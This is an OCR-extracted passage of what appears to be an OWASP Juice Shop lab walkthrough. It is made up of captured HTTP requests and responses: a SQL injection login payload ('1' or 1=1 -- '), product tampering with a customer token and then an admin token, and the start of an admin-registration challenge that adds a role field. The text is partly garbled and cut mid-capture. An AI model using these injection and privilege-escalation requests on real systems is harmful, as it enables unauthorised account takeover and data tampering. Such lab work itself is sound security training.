dXBsb2FkcyOiJkZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNCOwOSOyOCAxNDo0NTo
zNC4xNzQgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNCOwOSOyOCAxNDo1NToyNC45MzYgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0Ij
oxNzI3NTQyMjM2fQ.lOpEYIc23SWz5U74_wlYyGI6EV1glkB-_OHsiVHACUhCO23USRlazEAYQt2BRLGhzoC2gE7aNib82gguUrVG6G7QvLOPsW
bEOG2UIlZH690QWCoSgQml7yprOaD8zLykZIVnuqF_Dm-mYK6HVQmiAUzCwTMfau3OhZYSWLt_8Ik
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.85 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=
NJMDy9vxX2pbowKOljEd8Xf3euQzTLxhywtK8cypdYZm6rlaz8gq5Pk37BQW; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjIsInVzZXJuYWlljoiIiwiZWlhaW
wiOiJOZXN0OQplaWNlLXNoLm9wIiwicGFzc3dvcmQiOiI4OGZiZDMyNDA2MzlhYjFhOGE4NzM1Y2RiYzkyOWM4NCIsInJvbGUiOiJjdXN0b21lc
iIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMv
dXBsb2FkcyOiJkZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNCOwOSOyOCAxNDo0NTo
zNC4xNzQgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNCOwOSOyOCAxNDo1NToyNC45MzYgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0Ij
oxNzI3NTQyMjM2fQ.lOpEYIc23SWz5U74_wlYyGI6EV1glkB-_OHsiVHACUhCO23USRlazEAYQt2BRLGhzoC2gE7aNib82gguUrVG6G7QvLOPsW
bEOG2UIlZH690QWCoSgQml7yprOaD8zLykZIVnuqF_Dm-mYK6HVQmiAUzCwTMfau3OhZYSWLt_8Ik
If-None-Match: W/"1872-QqYII78y7uMUV5GIcL7x3S5P1MU"
Connection: close
Response
PUT HTTP method is accepted
Pretty
Raw
Hex
Render
HTTP/1.1 204 No Content
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET,HEAD,PUT,PATCH,POST,DELETE
Vary: Access-Control-Request-Headers
Content-Length: 0
Date: Sat, 28 Sep 2024 17:03:15 GMT
Connection: close

Request — With Normal User Bearer Token

```
PUT /api/Products/6 HTTP/1.1
Host: localhost:3000
sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjIsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0QGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiI4OGZiZDMyNDA2MzlhYjFhOGE4NzM1Y2RiYzkyOWM4NCIsInJvbGUiOiJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNC0wOS0yOCAxNDo0NToyNC4xNzQgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNC0wOS0yOCAxNDo1NToyNC45MzYgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzI3NTQyMjM2fQ.lOpEYIc23SWz5U74_wlYyGI6EV1glKB-_0HsiVHACUhCO23USR1azEAYQt2BRLGhzoC2gE7aNib82gguUrVG6G7QvLOPsWbE0G2UIlZH690QWCoSgQml7yprOaD8zLykZIVnuqF_Dm-mYK6HVQmiAUzCwTMfau3OhZYSWLt_8Ik
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=
NJMDy9vxX2pbowK0ljEd8Xf3euQzTLxhywtK8cypdYZm6rlaz8gq5Pk37BQW; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjIsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0QGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiI4OGZiZDMyNDA2MzlhYjFhOGE4NzM1Y2RiYzkyOWM4NCIsInJvbGUiOiJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNC0wOS0yOCAxNDo0NToyNC4xNzQgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNC0wOS0yOCAxNDo1NToyNC45MzYgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzI3NTQyMjM2fQ.lOpEYIc23SWz5U74_wlYyGI6EV1glKB-_0HsiVHACUhCO23USR1azEAYQt2BRLGhzoC2gE7aNib82gguUrVG6G7QvLOPsWbE0G2UIlZH690QWCoSgQml7yprOaD8zLykZIVnuqF_Dm-mYK6HVQmiAUzCwTMfau3OhZYSWLt_8Ik
If-None-Match: W/"1872-QqYII78y7uMUV5GIcL7x3SSP1MU"
Connection: close
Content-Length: 46

{
  "description":"Hacker love it the most."
}
```

Response — Description is not changing in Response when using Normal User Bearer Token

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 263
ETag: W/"107-urxl4o24DyVGmUYIIh9IUnNo4D4"
Vary: Accept-Encoding
Date: Sat, 28 Sep 2024 17:46:30 GMT
Connection: close

{
  "status":"success",
  "data":{
    "id":6,
    "name":"Banana Juice (1000ml)",
    "description":"Monkeys love it the most.",
    "price":1.99,
    "deluxePrice":1.99,
    "image":"banana_juice.jpg",
    "createdAt":"2024-09-28T13:47:28.626Z",
    "updatedAt":"2024-09-28T17:44:10.702Z",
    "deletedAt":null
  }
}
```



Request — Login with Admin User and capture the Bearer Token

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
Content-Length: 44
sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=NJMDy9vxX2pbowK0ljEd8Xf3euQzTLxhywtK8cypdYZm6rlaz8gq5Pk37BQW
Connection: close

{
  "email":"1' or 1=1 -- ",
  "password":"admin"
}
```

Request


```
GET /api/Quantitys/ HTTP/1.1
Host: localhost:3000
sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzIlMDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNC0wOS0yOCAxNDo0NToyNC4xNzQgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNC0wOS0yOCAxNDo1NToyNC45MzYgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzI3NTQyMjM2fQ.lOpEYIc23SWz5U74_wlYyGI6EV1glKB-_0HsiVHACUhCO23USR1azEAYQt2BRLGhzoC2gE7aNib82gguUrVG6G7QvLOPsWbE0G2UIlZH690QWCoSgQml7yprOaD8zLykZIVnuqF_Dm-mYK6HVQmiAUzCwTMfau3OhZYSWLt_8Ik
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=NJMDy9vxX2pbowK0ljEd8Xf3euQzTLxhywtK8cypdYZm6rlaz8gq5Pk37BQW; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzIlMDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNC0wOS0yOCAxNDo0NToyNC4xNzQgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNC0wOS0yOCAxNDo1NToyNC45MzYgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzI3NTQyMjM2fQ.lOpEYIc23SWz5U74_wlYyGI6EV1glKB-_0HsiVHACUhCO23USR1azEAYQt2BRLGhzoC2gE7aNib82gguUrVG6G7QvLOPsWbE0G2UIlZH690QWCoSgQml7yprOaD8zLykZIVnuqF_Dm-mYK6HVQmiAUzCwTMfau3OhZYSWLt_8Ik
If-None-Match: W/"1872-QqYII78y7uMUV5GIcL7x3SSP1MU"
Connection: close
```


Request — **With Admin User Bearer Token**


```
PUT /api/Products/6 HTTP/1.1
Host: localhost:3000
sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
Content-Type: application/json
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZGlpbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMDktMjggMTM6NDc6NDcuOTA0ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMDktMjggMTY6NTA6MjguMjA3ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcyNzU0MzUwMn0.h3pi4kCXeUJ-klua67OiPdu0rtix1D-mA2baBxvhs3NcS5XyfiThh4LjUpXPMUxKaJM2Ywx9l-cGRbJNDNmvOvD47_khTe1s7M2jRHYblBIyCOV4XzzfhY5_CsxfJ1neX428EzX6oAyjNcefBEVZTjh54LeHNv-esayy-PjpZtM
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.85 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Refere: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=
NJMDy9vrX2pbowKOljEd8Xf3euQz7LxhywtK8cypdYZm6rlaz8gqSPk37BQN; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjIsInVzZXJuYWllIjoiIiwiZW1haWwiOiJOZXN0QGplaWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJjdXN0b2llciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNC0wOS0yOCAxNDo0NTo0NC4xNzQgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNC0wOS0yOCAxNjo1MzoyOC45MzYgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzI3NTQyMjM2fQ.lQpEYIc2S9Wz5U74_wlYyGI6EV1glkB-_0HsiVHACUhCO2JUJSRlazEAYQt2BRLGhzoC2gE7aNlb8ZgguUrVG6G7QvLOPsWbE0G2UIlZH69OQWCoSgQml7yprOaD8zLykZIVnuqF_Dm-mYK6HVQmiAUzCwTMfau3OhZYSWLt_8Ik
If-None-Match: W/"1872-QqYII78y7uMUV5GIcL7x3SSP1MU"
Connection: close
Content-Length: 46

{
  "description":"Hacker love it the most."
}
```

Response — **Description is changing in Response when using Admin User Bearer Token & Content-Type**

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 262
ETag: W/"106-lHuN473KPQDdFqo+LHeDMJ4WuN8"
Vary: Accept-Encoding
Date: Sat, 28 Sep 2024 17:15:10 GMT
Connection: close

{
  "status":"success",
  "data":{
    "id":6,
    "name":"Banana Juice (1000ml)",
    "description":"Hacker love it the most.",
    "price":1.99,
    "deluxePrice":1.99,
    "image":"banana_juice.jpg",
    "createdAt":"2024-09-28T13:47:28.626Z",
    "updatedAt":"2024-09-28T17:15:10.525Z",
    "deletedAt":null
  }
}
```








Admin Registration

Difficulty	Description	Category
***	Register as a user with administrator privileges.	Improper Input Validation



#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	TLS	IP	Time
48	https://juice-shop.herokuapp.com	POST	/api/Users/	✓		201	1242	JSON		✓	54.73.53.134	13:36:45 29 Sep 2024

Request

Pretty Raw Hex

```
POST /api/Users/ HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
continueCode=PJtVSRtpcgl7TWC7fYIXTZF4mu93tDOILbumQhlvIogFvltemckwuDzhw6iPYU6bi24
Content-Length: 262
Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/128.0.6613.120 Safari/537.36
Content-Type: application/json
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{"email":"suser@juice-sh.op","password":"sample@1234","passwordRepeat":
"sample@1234","securityQuestion":{"id":1,"question":
"Your eldest siblings middle name?","createdAt":"2024-09-29T07:14:27.431Z",
"updatedAt":"2024-09-29T07:14:27.431Z"},"securityAnswer":"Sinu"}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 201 Created
Server: Cowboy
Report-To:
{"group":"heroku-nel","max_age":3600,"endpoints":[{"url":"https://nel.heroku.com/reports?ts=1
727597206&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&s=Xh5Fu9stJTF5Xgv9y3gicaAsZh2BPNQGnWV%2Fan
L6C%2FO%3D"}]}
Reporting-Endpoints:
heroku-nel=https://nel.heroku.com/reports?ts=1727597206&sid=812dcc77-0bd0-43b1-a5f1-b25750382
959&s=Xh5Fu9stJTF5Xgv9y3gicaAsZh2BPNQGnWV%2FanL6C%2FO%3D
Nel:
{"report_to":"heroku-nel","max_age":3600,"success_fraction":0.005,"failure_fraction":0.05,"re
sponse_headers":["Via"]}
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Users/27
Content-Type: application/json; charset=utf-8
Content-Length: 308
Etag: W/"134-rPE2+MiFrx/vhBueVyVUbSsdwcM"
Vary: Accept-Encoding
Date: Sun, 29 Sep 2024 08:06:46 GMT
Via: 1.1 vegur

{"status":"success","data":{"username":"","role":"customer","deluxeToken":"","lastLoginIp":
"0.0.0.0","profileImage":"/assets/public/images/uploads/default.svg","isActive":true,"id":27,
"email":"suser@juice-sh.op","updatedAt":"2024-09-29T08:06:46.545Z","createdAt":
"2024-09-29T08:06:46.545Z","deletedAt":null}}
```

Request

"role":"admin" attribute added in Request


Pretty Raw Hex

